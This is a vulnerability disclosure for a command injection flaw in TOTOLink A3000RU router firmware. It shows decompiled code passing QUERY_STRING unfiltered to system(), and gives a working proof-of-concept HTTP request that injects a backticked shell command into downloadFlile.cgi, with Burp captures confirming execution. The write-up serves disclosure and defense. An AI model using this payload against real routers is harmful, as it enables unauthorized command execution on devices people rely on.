TOTOLink A3000RU V5.9c.2280_B20180512 Has an command injection vulnerability


Overview

- **Type**: command injection vulnerability
- **Vendor**: TOTOLINK (https://www.totolink.net/)
- **Products**: WiFi Router, such as A3000RU V5.9c.2280_B20180512
- **Firmware download address:**https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/168/ids/36.html

Description

1.Product Information:

TOTOLink A3000RU V5.9c.2280_B20180512 router, the latest version of simulation overview：



The Smartest Network Device

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

NO	Name	Version	Updated	Download
1	A3000RU_Datasheet	Ver1.0	2021-03-02	⊕
2	A3000RU_Firmware	V5.9c.1337_B20180104	2020-07-28	⊕
3	A3000RU_Firmware	V5.9c.3030_B20180824	2020-07-28	⊕
4	A3000RU_Firmware	V5.9c.3965_B20190316(Transition version)	2020-07-28	⊕
5	A3000RU_Firmware	V4.1.2cu.4988_B20200212	2020-07-28	⊕
6	A3000RU_Firmware	V5.9c.5185_B20201128	2021-01-11	⊕

2. Vulnerability details



TOTOLink A3000RU V5.9c.2280_B20180512 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



```
int *piVar4;
size_t sVar5;
int local_5fc4;
int local_5fbc;
char acStack24492 [1024];
char acStack23468 [1024];
undefined auStack22444 [128];
undefined auStack22316 [20484];
char acStack1832 [256];
stat sStack1576;
char acStack1424 [512];
char acStack912 [512];
char acStack400 [256];
char acStack144 [132];

memset(acStack24492,0,0x400);
memset(acStack23468,0,0x400);
memset(auStack22316,0,0x5001);
memset(acStack1832,0,0x100);
local_5fbc = 0;
__s = getenv("QUERY_STRING");
memset(acStack1424,0,0x200);
memset(acStack912,0,0x200);
sprintf(acStack1424,"echo QUERY_STRING:%s >/tmp/download",__s);
system(acStack1424);
__s = strchr(__s,0x3d);
strcpy(acStack912,__s + 1);
__s = strtok(acStack912,"/");
strcpy(acStack400,__s);
strtok((char *)0x0,"/");
__s = strtok((char *)0x0,"/");
strcpy(acStack144,__s);
uVar1 = cJSON_CreateObject();
iVar2 = FUN_004012bc(acStack400,acStack144,uVar1);
if (iVar2 < 0) {
  puts("HTTP/1.1 200 OK\nContent-type: text/html\nPragma: no-cache\nCache-Control: no-cache\n"
  puts("Couldn\'t find to upgrade the firmware");
  sprintf(acStack1424,"echo Couldn\'t find to upgrade the firmware >>/tmp/download",acStack183
  system(acStack1424);
```


We can see that the os will get `QUERY_STRING` without filter splice to the string `echo QUERY_STRING:%s >/tmp/download` and execute it. So, If we can control the `QUERY_STRING` , it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Target: http://192.168.111.12
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > 0 matches
? < + > Type a search term 0 matches
Done
515 bytes | 94 millis

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Date: Sat, 12 Feb 2022 10:35:41 GMT
Server: lighttpd/1.4.20

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```

```
home.asp                 status.asp                 wizard_connect_state.asp
# 
```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Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Target: http://192.168.111.12
Request
Raw Headers Hex
Response
Raw Headers Hex
? < + > 0 matches
? < + > Type a search term 0 matches
Done
364 bytes | 1,007 millis

```
GET /1.txt HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "858507199"
Last-Modified: Sat, 12 Feb 2022 10:35:41 GMT
Content-Length: 149
Date: Sat, 12 Feb 2022 10:36:56 GMT
Server: lighttpd/1.4.20

ExportIbmsConfig.sh
ExportSettings.sh
ExportSyslog.sh
cstecgi.cgi
downloadFlile.cgi
product.ini
upload.cgi
upload_bootloader.cgi
upload_settings.cgi
```